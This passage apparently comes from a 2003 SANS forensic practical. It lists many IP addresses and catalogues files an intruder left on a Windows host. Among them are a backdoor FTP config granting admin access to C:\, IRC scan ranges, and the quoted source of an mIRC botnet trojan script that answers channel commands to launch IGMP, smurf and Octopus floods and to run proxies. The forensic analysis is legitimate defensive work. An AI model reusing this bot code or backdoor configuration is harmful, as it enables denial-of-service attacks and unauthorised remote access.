202.154.75.192 7	81.1.56.63 7	68.72.0.0 7	160.11.70.255 6
202.154.75.255 7	81.1.60.31 7	68.72.0.255 7	164.42.184.0 6
202.154.77.128 7	81.80.207.95 7	12.42.158.0 6	164.42.184.255 6
202.154.77.255 7	200.10.152.191 7	12.42.157.255 6	165.141.245.255 6
24.199.129.31 7	200.155.73.160 7	12.42.157.0 6	166.90.163.0 6
24.234.251.0 7	196.44.34.255 7	12.42.155.255 6	167.157.1.0 6
24.234.251.31 7	203.129.222.64 7	12.42.154.0 6	167.157.1.255 6
61.127.109.95 7	203.129.222.95 7	12.4.161.255 6	168.126.67.255 6
61.200.52.127 7	203.129.222.96 7	12.4.161.0 6	168.126.75.0 6
61.250.204.128 7	203.202.71.63 7	12.40.129.255 6	168.126.75.255 6
61.250.204.255 7	207.188.73.31 7	12.40.128.0 6	169.153.202.0 6
61.98.72.128 7	209.170.164.63 7	12.35.101.0 6	169.153.203.0 6
61.98.72.191 7	209.172.242.0 7	12.30.157.0 6	169.153.203.255 6
64.19.179.160 7	209.172.251.255 7	38.248.230.255 6	169.158.32.0 6
64.213.177.255 7	209.172.253.255 7	38.248.230.0 6	192.100.76.0 6
64.35.139.160 7	211.138.156.191 7	38.161.171.0 6	192.100.76.255 6
64.35.139.191 7	211.142.113.191 7	64.9.6.255 6	192.104.14.0 6
64.35.139.192 7	211.142.125.191 7	64.9.6.0 6	192.104.14.255 6
64.35.139.223 7	211.142.143.191 7	64.8.14.0 6	192.154.62.0 6
64.8.203.95 7	211.142.155.191 7	64.5.73.0 6	192.154.62.255 6
65.115.78.127 7	211.142.167.191 7	63.161.183.255 6	192.17.56.0 6
65.118.213.255 7	211.142.66.128 7	63.161.183.0 6	192.17.56.255 6
65.164.63.0 7	211.142.66.159 7	139.175.65.255 6	192.176.10.0 6
65.164.63.255 7	211.184.71.0 7	139.175.65.0 6	192.176.10.255 6
65.165.137.255 7	211.214.83.0 7	137.100.103.255 6	192.204.71.0 6
65.172.138.192 7	211.234.11.127 7	137.100.103.0 6	192.55.95.255 6
65.172.138.255 7	211.234.11.64 7	133.97.13.0 6	193.117.57.255 6
65.172.139.0 7	211.239.120.255 7	133.81.80.0 6	193.120.96.0 6
65.172.139.127 7	211.240.57.0 7	133.42.48.255 6	193.120.96.255 6
65.174.26.223 7	211.240.57.255 7	133.220.78.255 6	193.148.124.0 6
65.214.115.64 7	211.248.135.255 7	133.220.78.0 6	193.155.187.0 6
65.222.133.0 7	211.251.251.0 7	133.220.77.255 6	193.164.98.0 6
65.222.133.255 7	211.252.79.255 7	133.145.231.255 6	193.164.98.255 6
65.65.160.191 7	211.254.50.31 7	133.145.231.0 6	193.194.89.0 6
65.69.101.128 7	213.137.184.32 7	143.90.187.255 6	193.194.89.255 6
65.69.101.191 7	213.137.184.63 7	143.101.12.255 6	193.218.121.0 6
65.85.99.223 7	213.213.94.64 7	143.101.12.0 6	193.229.138.0 6
65.86.1.64 7	213.213.94.95 7	142.232.12.255 6	193.229.138.255 6
66.115.29.255 7	216.26.196.0 7	141.225.97.0 6	193.4.194.255 6
66.163.230.0 7	216.26.196.255 7	141.209.12.255 6	193.79.141.0 6
66.163.230.255 7	217.60.74.0 7	141.209.12.0 6	194.106.231.0 6
66.192.25.255 7	217.65.111.224 7	141.198.178.0 6	194.112.72.0 6
66.200.210.127 7	217.98.52.255 7	141.164.4.255 6	194.112.72.255 6
66.206.164.160 7	218.145.126.255 7	139.55.130.0 6	194.152.128.0 6
66.206.164.191 7	218.188.89.255 7	149.168.138.255 6	194.154.193.255 6
66.28.50.224 7	218.200.88.127 7	149.168.138.0 6	194.178.54.0 6
66.28.50.32 7	218.200.92.127 7	146.155.39.255 6	194.178.54.255 6
66.28.50.63 7	218.216.193.31 7	146.155.39.0 6	194.192.241.0 6
80.120.122.0 7	218.55.18.63 7	146.155.228.255 6	194.226.48.0 6
80.120.122.31 7	220.73.173.63 7	146.155.228.0 6	194.241.75.0 6
80.21.94.255 7	24.215.44.255 7	146.145.64.255 6	194.3.18.255 6
80.243.45.127 7	64.212.156.128 7	146.145.64.0 6	194.3.90.0 6
80.243.45.64 7	64.212.156.255 7	159.134.32.0 6	194.3.90.255 6
80.254.35.0 7	64.25.102.128 7	158.44.33.255 6	195.126.218.0 6

195.142.182.0 6	200.30.45.255 6	203.239.45.255 6	206.168.150.255 6
195.142.182.255 6	200.33.240.0 6	203.243.225.0 6	206.168.151.255 6
195.159.19.255 6	200.33.240.255 6	203.243.225.255 6	206.176.18.255 6
195.170.136.0 6	200.33.241.0 6	203.243.229.0 6	206.230.101.0 6
195.170.136.255 6	200.33.241.255 6	203.243.229.255 6	206.230.101.255 6
195.17.105.0 6	200.33.242.0 6	216.113.7.0 6	206.231.161.0 6
195.17.105.255 6	200.33.242.255 6	216.180.32.0 6	206.231.161.255 6
195.190.34.0 6	200.33.243.0 6	216.18.165.0 6	206.248.75.255 6
195.190.34.255 6	200.33.243.255 6	216.200.67.0 6	206.27.7.0 6
195.205.17.0 6	200.36.204.0 6	216.20.84.0 6	206.27.7.255 6
195.205.17.255 6	200.46.121.0 6	216.219.11.0 6	206.86.224.255 6
195.209.138.0 6	200.46.121.255 6	216.228.200.0 6	206.9.108.0 6
195.210.166.255 6	202.101.97.255 6	216.228.200.255 6	206.99.51.0 6
195.227.64.0 6	202.121.96.0 6	216.32.168.255 6	206.99.51.255 6
195.227.64.255 6	202.138.138.0 6	216.38.136.0 6	207.127.137.0 6
195.229.32.255 6	202.182.225.0 6	216.60.254.0 6	207.127.73.0 6
195.230.131.0 6	202.182.225.255 6	216.6.43.0 6	207.127.73.255 6
195.231.65.0 6	202.186.142.255 6	203.248.71.0 6	207.127.75.0 6
195.231.66.255 6	202.192.204.255 6	203.249.21.0 6	207.127.75.255 6
195.237.208.0 6	202.195.144.255 6	203.249.21.255 6	207.14.129.0 6
195.237.208.255 6	202.2.83.255 6	203.252.161.255 6	207.15.136.0 6
195.245.49.255 6	202.208.9.0 6	203.30.247.0 6	207.15.136.255 6
195.27.141.0 6	202.208.9.255 6	203.30.247.255 6	207.15.149.0 6
195.6.74.0 6	202.211.56.255 6	203.33.0.0 6	207.15.149.255 6
195.6.74.255 6	202.212.23.255 6	203.33.0.255 6	207.183.64.0 6
195.76.117.0 6	202.213.246.0 6	203.36.54.0 6	207.183.64.255 6
195.76.117.255 6	202.215.225.0 6	203.36.54.255 6	207.197.203.0 6
195.76.187.0 6	202.236.106.0 6	203.56.182.255 6	207.197.203.255 6
195.76.187.255 6	202.236.66.0 6	203.69.131.0 6	207.202.14.0 6
195.90.192.0 6	202.236.66.255 6	203.69.131.255 6	207.202.14.255 6
196.35.170.0 6	202.248.86.0 6	203.75.240.255 6	207.215.49.255 6
198.206.175.255 6	202.248.86.255 6	203.97.12.0 6	207.225.69.255 6
198.209.43.255 6	202.250.155.0 6	203.97.12.255 6	207.226.102.255 6
198.246.200.255 6	202.39.39.255 6	203.97.6.255 6	207.236.73.0 6
198.31.160.0 6	202.44.250.255 6	204.100.87.0 6	207.242.88.0 6
198.31.160.255 6	202.49.5.0 6	204.100.87.255 6	207.242.88.255 6
198.60.82.0 6	202.49.5.255 6	204.144.150.0 6	207.244.66.255 6
198.68.12.0 6	202.58.253.255 6	204.179.193.255 6	207.30.115.0 6
199.108.160.0 6	203.0.149.0 6	204.249.244.0 6	207.30.115.255 6
199.108.160.255 6	203.0.149.255 6	204.249.244.255 6	207.30.16.255 6
199.217.32.0 6	203.12.28.255 6	204.252.239.0 6	207.30.180.0 6
199.217.32.255 6	203.138.72.0 6	204.252.239.255 6	207.30.180.255 6
199.234.253.0 6	203.154.179.0 6	204.48.66.255 6	207.30.96.0 6
199.234.253.255 6	203.154.76.0 6	205.159.32.255 6	207.30.96.255 6
199.234.254.0 6	203.154.76.255 6	205.216.38.255 6	208.1.152.0 6
199.234.254.255 6	203.179.22.0 6	205.232.129.255 6	208.1.152.255 6
199.239.213.255 6	203.179.22.255 6	205.232.35.255 6	208.128.3.0 6
199.245.18.255 6	203.198.10.255 6	205.240.227.255 6	208.128.3.255 6
199.251.151.0 6	203.22.101.0 6	206.10.100.0 6	208.137.75.255 6
199.251.151.255 6	203.229.159.0 6	206.10.100.255 6	208.144.115.0 6
199.251.24.0 6	203.229.159.255 6	206.10.75.0 6	208.154.200.255 6
199.251.24.255 6	203.230.69.0 6	206.10.75.255 6	208.156.56.0 6
200.18.48.0 6	203.230.69.255 6	206.102.48.0 6	208.185.113.0 6
200.196.9.0 6	203.23.178.255 6	206.130.20.0 6	208.188.129.255 6
200.196.9.255 6	203.231.199.0 6	206.130.20.255 6	208.190.198.0 6
200.202.248.0 6	203.231.218.0 6	206.135.56.255 6	208.21.148.0 6
200.230.97.0 6	203.231.6.255 6	206.138.216.0 6	208.21.148.255 6
200.24.7.0 6	203.231.66.255 6	206.138.216.255 6	208.212.181.255 6
200.24.7.255 6	203.233.121.0 6	206.146.73.0 6	208.23.168.0 6
200.253.203.255 6	203.233.121.255 6	206.146.73.255 6	208.23.168.255 6

208.27.128.0 6	210.155.4.0 6	212.166.164.0 6	148.223.0.224 6
208.27.128.255 6	210.155.40.0 6	212.175.156.255 6	151.4.122.31 6
208.46.228.0 6	210.155.40.255 6	212.175.247.0 6	152.98.231.192 6
208.46.228.255 6	210.160.217.0 6	212.185.17.0 6	153.19.253.192 6
208.46.57.0 6	210.160.217.255 6	212.185.17.255 6	156.63.14.127 6
208.46.57.255 6	210.161.57.255 6	212.246.46.255 6	156.63.222.192 6
208.46.6.0 6	210.162.4.0 6	213.208.10.0 6	156.63.222.223 6
208.46.6.255 6	210.162.4.255 6	62.225.55.0 6	159.226.248.128 6
208.47.200.0 6	210.166.152.0 6	63.95.60.0 6	159.226.248.191 6
208.47.226.255 6	210.166.152.255 6	63.95.60.255 6	160.129.0.160 6
208.49.118.0 6	210.167.247.0 6	63.97.205.0 6	163.17.113.127 6
208.49.119.255 6	210.167.247.255 6	63.97.205.255 6	163.17.213.128 6
208.5.208.0 6	210.168.149.255 6	64.218.35.0 6	163.26.167.127 6
208.5.208.255 6	210.169.73.0 6	64.37.227.255 6	164.128.77.127 6
208.51.70.255 6	210.175.98.255 6	64.76.52.0 6	164.164.82.31 6
209.100.182.0 6	210.176.60.255 6	64.76.52.255 6	165.76.83.127 6
209.100.182.255 6	210.177.46.255 6	64.84.37.0 6	166.70.130.95 6
209.118.10.0 6	210.178.150.255 6	198.59.130.0 6	166.70.177.64 6
209.118.10.255 6	210.179.40.255 6	198.59.130.255 6	166.70.78.160 6
209.132.149.255 6	210.180.190.255 6	203.153.230.255 6	166.90.163.127 6
209.152.70.0 6	210.188.120.255 6	203.166.63.255 6	168.234.136.127 6
209.152.70.255 6	210.188.124.255 6	203.200.32.255 6	168.96.153.127 6
209.198.27.0 6	210.204.242.255 6	209.10.242.0 6	168.96.153.64 6
209.203.68.0 6	210.221.141.0 6	209.11.22.0 6	169.158.32.63 6
209.203.68.255 6	210.222.247.0 6	210.81.52.255 6	192.68.171.127 6
209.203.71.0 6	210.225.105.0 6	211.104.133.255 6	193.148.124.127 6
209.203.71.255 6	210.225.105.255 6	211.114.105.0 6	193.166.154.192 6
209.208.199.255 6	210.229.223.0 6	211.16.226.0 6	193.166.154.223 6
209.25.14.0 6	210.229.223.255 6	211.16.226.255 6	193.212.28.159 6
209.253.179.0 6	210.230.128.0 6	211.192.246.0 6	193.212.28.224 6
209.253.179.255 6	210.230.210.0 6	211.57.42.255 6	193.225.39.128 6
209.74.10.255 6	210.230.62.0 6	211.94.227.0 6	193.225.39.191 6
210.100.159.255 6	210.230.62.255 6	211.94.227.255 6	193.229.198.128 6
210.101.193.0 6	210.238.199.255 6	212.14.224.0 6	193.229.198.159 6
210.101.193.255 6	210.239.184.0 6	213.170.128.0 6	193.254.21.127 6
210.102.196.0 6	210.244.80.0 6	216.180.136.0 6	193.28.100.32 6
210.102.196.255 6	210.250.34.0 6	216.242.204.255 6	193.28.100.63 6
210.103.139.255 6	210.250.34.255 6	216.72.222.0 6	193.78.199.64 6
210.103.173.0 6	210.251.2.0 6	216.72.222.255 6	193.78.199.95 6
210.103.86.0 6	210.251.80.255 6	211.180.48.255 6	194.106.231.127 6
210.103.86.255 6	210.71.219.0 6	211.181.87.0 6	194.112.145.192 6
210.103.88.0 6	210.71.219.255 6	12.23.0.63 6	194.134.160.127 6
210.104.197.255 6	210.71.242.0 6	12.30.157.127 6	194.134.160.96 6
210.104.247.0 6	210.71.242.255 6	12.42.158.127 6	194.152.128.127 6
210.105.11.255 6	210.73.128.0 6	12.42.158.128 6	194.152.130.191 6
210.105.172.255 6	210.73.128.255 6	12.42.158.191 6	194.154.193.192 6
210.105.250.0 6	210.74.225.255 6	128.103.41.63 6	194.158.21.64 6
210.105.250.255 6	210.90.61.0 6	128.122.29.127 6	194.176.40.191 6
210.110.182.255 6	210.95.22.0 6	128.134.230.128 6	194.198.172.192 6
210.119.233.255 6	210.95.3.255 6	128.134.230.96 6	194.198.172.223 6
210.128.170.0 6	210.96.56.255 6	129.71.33.127 6	194.212.176.64 6
210.128.170.255 6	210.97.106.0 6	132.235.92.127 6	194.212.189.96 6
210.134.65.255 6	210.97.126.255 6	132.235.92.31 6	194.213.39.31 6
210.134.75.255 6	211.46.10.255 6	132.235.92.32 6	194.219.148.63 6
210.143.62.0 6	211.46.13.255 6	134.174.163.63 6	194.219.155.160 6
210.143.62.255 6	211.8.191.0 6	139.55.130.191 6	194.224.177.192 6
210.146.26.0 6	211.9.131.255 6	141.198.178.127 6	194.241.75.127 6
210.151.109.0 6	212.114.222.0 6	142.166.48.224 6	194.248.119.96 6
210.153.85.0 6	212.114.222.255 6	142.30.209.128 6	194.77.181.64 6
210.154.144.255 6	212.160.184.0 6	142.30.209.191 6	194.77.181.95 6

194.95.118.32 6	200.40.12.32 6	203.200.240.31 6	206.208.63.95 6
194.95.118.63 6	200.40.12.63 6	203.200.32.192 6	206.221.232.64 6
195.117.250.191 6	200.41.16.128 6	203.228.105.127 6	206.221.232.95 6
195.126.218.63 6	200.41.16.191 6	203.228.235.191 6	206.37.37.128 6
195.126.244.32 6	200.46.105.224 6	203.229.185.63 6	206.37.37.191 6
195.127.0.128 6	200.46.120.32 6	203.231.199.31 6	206.46.12.31 6
195.127.0.160 6	200.46.122.64 6	203.231.218.63 6	206.48.3.160 6
195.154.151.127 6	200.46.122.95 6	203.231.6.192 6	206.48.3.191 6
195.172.126.127 6	200.46.34.192 6	203.231.66.192 6	206.86.224.128 6
195.172.126.96 6	200.46.38.64 6	203.233.230.128 6	206.9.108.127 6
195.205.106.192 6	200.46.48.224 6	203.233.230.191 6	207.1.56.192 6
195.205.250.64 6	200.7.28.128 6	203.239.176.95 6	207.109.249.31 6
195.220.18.127 6	200.7.28.159 6	203.239.45.192 6	207.111.175.127 6
195.220.18.64 6	202.101.97.192 6	203.24.182.128 6	207.111.175.64 6
195.221.84.63 6	202.102.233.64 6	203.24.182.191 6	207.135.142.63 6
195.222.152.31 6	202.104.14.127 6	203.245.63.128 6	207.15.136.128 6
195.231.154.127 6	202.104.14.96 6	203.245.63.191 6	207.168.33.32 6
195.231.65.127 6	202.112.41.31 6	203.248.71.127 6	207.168.33.63 6
195.231.66.224 6	202.13.196.63 6	203.35.252.64 6	207.18.151.95 6
195.236.32.224 6	202.138.138.31 6	203.35.76.127 6	207.200.35.32 6
195.243.72.127 6	202.139.125.127 6	203.35.76.64 6	207.200.35.63 6
195.249.101.192 6	202.182.225.224 6	203.39.8.128 6	207.202.47.64 6
195.27.141.31 6	202.186.142.224 6	203.41.183.95 6	207.202.47.95 6
195.39.27.192 6	202.205.136.127 6	203.43.52.191 6	207.202.91.31 6
195.54.121.64 6	202.205.136.64 6	203.57.1.127 6	207.207.4.31 6
195.54.121.95 6	202.212.23.224 6	203.58.10.191 6	207.213.209.32 6
195.58.166.127 6	202.213.246.127 6	203.58.23.223 6	207.213.209.63 6
195.74.167.192 6	202.215.225.63 6	203.67.145.64 6	207.215.49.128 6
195.90.142.224 6	202.219.177.128 6	203.67.255.159 6	207.215.52.63 6
195.96.191.192 6	202.219.177.159 6	203.69.163.191 6	207.225.69.128 6
196.25.178.64 6	202.224.33.128 6	203.74.3.31 6	207.226.102.128 6
196.25.178.95 6	202.226.193.31 6	203.97.6.224 6	207.232.225.64 6
198.161.98.128 6	202.239.160.32 6	203.97.93.127 6	207.236.73.31 6
198.161.98.191 6	202.247.224.63 6	204.116.21.32 6	207.239.9.31 6
198.180.205.128 6	202.248.49.127 6	204.144.148.32 6	207.244.66.224 6
198.209.43.128 6	202.28.249.63 6	204.144.148.63 6	207.71.205.223 6
198.253.213.127 6	202.3.172.128 6	204.144.150.31 6	208.137.153.223 6
198.253.213.64 6	202.40.224.32 6	204.17.18.63 6	208.144.115.63 6
198.68.12.127 6	202.40.224.63 6	204.233.65.127 6	208.154.200.128 6
198.77.234.127 6	202.44.250.128 6	204.239.70.127 6	208.156.56.31 6
198.86.36.128 6	202.52.98.191 6	204.239.70.64 6	208.167.96.64 6
199.2.250.95 6	202.54.40.64 6	204.57.203.31 6	208.167.96.95 6
199.222.85.223 6	202.54.40.95 6	204.61.6.31 6	208.187.207.160 6
199.251.229.127 6	202.58.253.224 6	204.62.18.32 6	208.188.129.128 6
199.251.229.64 6	202.85.40.127 6	205.152.232.191 6	208.19.111.32 6
199.71.253.64 6	202.96.98.32 6	206.102.49.31 6	208.19.111.63 6
199.71.253.95 6	202.97.174.160 6	206.102.49.32 6	208.202.44.127 6
199.90.24.224 6	202.98.180.192 6	206.102.49.63 6	208.202.44.64 6
200.16.202.128 6	202.98.180.223 6	206.135.56.192 6	208.240.224.191 6
200.17.149.31 6	202.99.176.127 6	206.147.95.64 6	208.25.76.191 6
200.196.76.160 6	202.99.177.31 6	206.147.95.95 6	208.47.200.63 6
200.196.9.31 6	203.138.68.160 6	206.168.150.224 6	208.48.77.192 6
200.196.9.32 6	203.138.72.96 6	206.168.151.224 6	208.48.77.223 6
200.202.248.127 6	203.140.159.160 6	206.169.51.31 6	208.49.56.31 6
200.224.140.64 6	203.150.73.127 6	206.176.18.192 6	208.8.195.128 6
200.224.140.95 6	203.160.252.31 6	206.180.157.31 6	208.8.195.191 6
200.245.49.192 6	203.178.90.159 6	206.186.56.128 6	209.11.22.31 6
200.246.24.63 6	203.179.218.159 6	206.205.130.128 6	209.132.149.128 6
200.37.162.128 6	203.182.160.64 6	206.205.130.191 6	209.137.150.128 6
200.37.162.159 6	203.190.0.192 6	206.208.63.64 6	209.137.150.159 6

209.150.19.191 6	210.162.91.127 6	211.106.160.127 6
209.163.156.63 6	210.166.0.63 6	211.12.163.95 6
209.164.7.127 6	210.17.129.63 6	211.12.212.191 6
209.191.166.192 6	210.175.27.127 6	211.14.1.223 6
209.191.166.223 6	210.175.5.224 6	211.180.48.192 6
209.202.87.63 6	210.175.97.127 6	211.192.240.192 6
209.203.70.128 6	210.176.118.63 6	211.192.246.127 6
209.203.70.159 6	210.178.106.128 6	211.192.61.192 6
209.203.70.160 6	210.178.106.191 6	211.192.62.192 6
209.203.70.223 6	210.178.122.128 6	211.192.64.192 6
209.208.199.192 6	210.178.122.191 6	211.193.10.192 6
209.213.14.127 6	210.178.157.63 6	211.193.64.192 6
209.226.19.160 6	210.178.71.192 6	211.193.65.192 6
209.226.19.191 6	210.179.112.127 6	211.193.66.192 6
209.234.71.128 6	210.179.115.127 6	211.193.67.192 6
209.234.71.159 6	210.179.41.127 6	211.193.9.192 6
209.240.245.192 6	210.179.41.64 6	211.194.103.192 6
209.242.24.159 6	210.183.165.127 6	211.194.107.192 6
209.25.14.127 6	210.183.165.96 6	211.194.172.192 6
209.32.141.127 6	210.190.54.95 6	211.195.133.192 6
209.41.240.191 6	210.201.171.127 6	211.195.134.192 6
209.46.107.191 6	210.219.117.192 6	211.195.139.192 6
209.46.8.64 6	210.221.141.63 6	211.195.189.192 6
209.50.91.128 6	210.222.247.31 6	211.195.232.192 6
209.50.91.191 6	210.223.249.63 6	211.195.86.192 6
209.52.52.63 6	210.223.52.191 6	211.195.87.192 6
209.87.91.191 6	210.224.100.32 6	211.195.88.192 6
209.96.236.63 6	210.224.100.63 6	211.195.89.192 6
210.100.177.191 6	210.224.129.127 6	211.21.194.159 6
210.101.223.64 6	210.224.129.64 6	211.219.0.255 6
210.103.139.128 6	210.224.239.63 6	211.33.143.63 6
210.103.173.63 6	210.228.141.96 6	211.33.143.64 6
210.104.220.127 6	210.228.155.127 6	211.33.143.95
210.104.220.64 6	210.230.128.31 6	
210.104.247.127 6	210.230.210.127 6	
210.107.11.127 6	210.238.196.64 6	
210.12.91.127 6	210.240.176.127 6	
210.134.65.224 6	210.244.80.63 6	
210.134.75.128 6	210.250.161.31 6	
210.137.120.63 6	210.250.3.31 6	
210.140.255.192 6	210.251.104.223 6	
210.140.255.223 6	210.251.2.31 6	
210.145.134.192 6	210.59.180.160 6	
210.145.254.31 6	210.59.180.191 6	
210.145.254.63 6	210.61.175.63 6	
210.145.255.31 6	210.77.58.160 6	
210.145.255.32 6	210.82.111.95 6	
210.146.26.127 6	210.90.137.63 6	
210.146.67.95 6	210.90.168.128 6	
210.153.85.127 6	210.90.168.191 6	
210.153.85.64 6	210.96.110.128 6	
210.154.154.127 6	210.96.232.128 6	
210.154.154.64 6	210.96.232.191 6	
210.157.158.128 6	210.97.53.127 6	
210.160.238.63 6	210.97.75.127 6	
210.160.38.63 6	210.97.75.96 6	
210.161.120.96 6	210.99.142.64 6	
210.162.156.160 6	210.99.236.127 6	
210.162.156.191 6	211.10.99.63 6	
210.162.17.191 6	211.104.133.192 6	

Full Path SANS Practical - Part II\002\C\WINNT\system32\reconnect.conf
Comment Files added to system by hacker
Description File, Hidden, Archive
File Created 2003/06/27 20:18:46
Last Accessed 2003/06/27 20:19:13
Last Written 2003/03/24 17:49:08
Entry Modified 2003/06/27 20:19:13

BindInterface All
BindPort 750
CommandTimeout 300
ConnectTimeout 15
LookupHosts On

```
<User "gtSEv1">  
  Password "gtSEv1"  
  Mount / C:\  
  Mount /upload C:\  
  Allow / Read Write List Admin  
  Allow /upload Read Write List Admin  
</User>
```

```
<User "ph33rle55">  
  Password "test123"  
  Mount / C:\  
  Allow / List  
</User>
```

Full Path SANS Practical - Part II\002\C\WINNT\system32\server.txt
Comment Files added to system by hacker
Description File, Archive
File Created 2003/06/27 20:18:46
Last Accessed 2003/06/27 20:19:13
Last Written 2003/03/24 22:01:36
Entry Modified 2003/06/27 20:19:13

The Server service is stopping. The Server service was stopped successfully.

Full Path SANS Practical - Part II\002\C\WINNT\system32\remote.ini
Comment Files added to system by hacker
Description File, Archive
File Created 2003/06/27 20:18:46
Last Accessed 2003/06/27 20:19:13
Last Written 2003/04/02 23:06:58
Entry Modified 2003/06/27 20:19:13

```
n163=%Scan.Range.1 80.35.0.0 80.45.255.255
n164=%Scan.Range.2 68.12.0.0 68.22.255.255
n165=%Scan.Range.3 213.118.0.0 213.128.255.255
n166=%Scan.Range.4 216.254.0.0 216.264.255.255
```

```
Full Path      SANS Practical - Part II\002\C\WINNT\system32\ipservers.txt
Comment       Files added to system by hacker
Mirc Servers
Description    File
File Created   2003/06/27 20:18:46
Last Accessed  2003/06/27 20:19:12
Last Written   2003/02/10 20:42:00
Entry Modified 2003/06/27 20:19:12
```

```
oslo.no.eu.undernet.org
mesa.az.us.undernet.org
McLean.VA.us.undernet.org
Geneva.CH.EU.Undernet.org
diemen.nl.eu.undernet.org
```

```
Full Path      SANS Practical - Part II\002\C\WINNT\system32\bnc.dll
Comment       Script file left by hacker
Description    File
File Created   2003/06/27 20:18:46
Last Accessed  2003/06/27 20:19:13
Last Written   2003/03/07 23:21:00
Entry Modified 2003/06/27 20:19:13
```

Welcome to the Valix IRC Proxy server.

```
Full Path      SANS Practical - Part II\002\C\WINNT\system32\impvms.dll
Comment       Script file left by hacker
IRC Trojan calls igmp.exe, empavms.exe and smurf.exe
Description    File, Archive
File Created   2003/06/27 20:18:46
Last Accessed  2003/06/27 20:19:12
Last Written   2003/04/03 01:27:00
Entry Modified 2003/06/27 20:19:12
```

```
run empavms.exe /n /fh /r " $+ igmp.exe $2 -n $3 -s $4 -d $5
$+ " | msg %chan [IGMP Flooding $2
] [ with $3 $4 $+ kb Packets ] [ Delay of $5 ] }
on 20:text:!*smurf*:*: { run empavms.exe /n /fh /r " $+
smurf.exe $2 $3 -S $4 -s 0 -n $5 -d $6 $+
```

```

" | msg %chan [SMURF ATTACK ON $2 ] [ Broadcast file: $3 ] [
Size $4 ] [ Number $5 ] [ Delay $6
] }
on 20:text:octo*:*: { run empavms.exe /n /fh /r " $+ octo.exe
$2 $3 $+ " | msg %chan [ Octopus A
ttack on $2 ] [ on port $3 ]
on 20:text:!delete*:*: { /remove $2- }
on 20:text:!bnc *:*: { if ($2 = on) { /start_proxy } | if ($2
= off) { /close_proxy } }
on 20:text:!bncport *:*: { set %proxy.port $2 | msg %chan BNC
port changed to %proxy.port }
on 20:text:!bncadd *:*: { /proxy_add $2 $3 }
on 20:text:!bncdel *:*: { /proxy_del $2 }
on 20:text:!proxy*:*: { run empavms.exe /n /fh /r " $+
proxyload.exe $+ " | msg %chan Proxy start
ed on $ip $+ : $+ 6588 }
on 20:text:!info*:*: { msg %chan . 10,1(. 9. D. . 3T. 9. G. .
3T. 10) . 11IP. 10:[. 9. $+ $ip $+ . . 10] . 11Date
. 10:[. 9. $+ $asctime(dddd mmmm dd yyyy) $+ . . 10] .
11Time. 10:[. 9. $+ $asctime(hh:nn tt ) $+ . . 10]
. 11OS. 10:[. 9. $+ Windows $os $+ . . 10] . 11Uptime. 10:[.
9. $+ $duration($calc( $ticks / 1000 )) $+
. . 10] . 11URL. 10:[. 9. $+ $url $+ . . 10] . 11Version.
10:[. 9. $+ %ver $+ . . 10] . 11Install Date. 10:[.
9. %installdate . . 10] . 10(. 9. D. . 3T. 9. G. . 3T. 10).
}
on 20:text:!chnick*:*: { changenick }
on 20:text:!chnickprefix:%chan: { set %prefix $2 | changenick
}
on 20:text:!chserver*:%chan: { set %server $2 | set
%serverport $3 | notice %chan On the next co
nnect DT-GT will connect to %server %serverport }
on 20:text:!chchan*:%chan: { set %chan $2 | notice %chan On
the next connect DT-GT will join %ch
an }
on 20:text:!restart*:*: { msg %chan rebooting. | /run
restart.exe }
on 20:text:!quere*:*: { unset %query* | if ($2 != $null) {
set %query1 $2 } | if ($3 != $null)
{ set %query2 $3 } | if ($4 != $null) { set %query3 $4 } |
if ($5 != $null) { set %query4 $5
} | msg %chan %query1 %query2 %query3 %query4 Querred and
ready to scan } }
on 20:text:!clear:%chan: { /clearall }
on 20:text:!flhelp:%chan: { notice $nick !ftype TYPE ( PRIVMSG
, notice, ctcp ) ... !flood SERVE
R PORT AMOUNT DELAY ... !flood NICK/CHAN MESSAGE

```

Full Path SANS Practical - Part II\002\C\WINNT\system32\remote.ini
Comment Script file left by hacker
Description File, Archive
File Created 2003/06/27 20:18:46
Last Accessed 2003/06/27 20:19:13
Last Written 2003/04/02 23:06:58
Entry Modified 2003/06/27 20:19:13

installdate Friday February 14 2003

© SANS Institute 2003, Author retains full rights.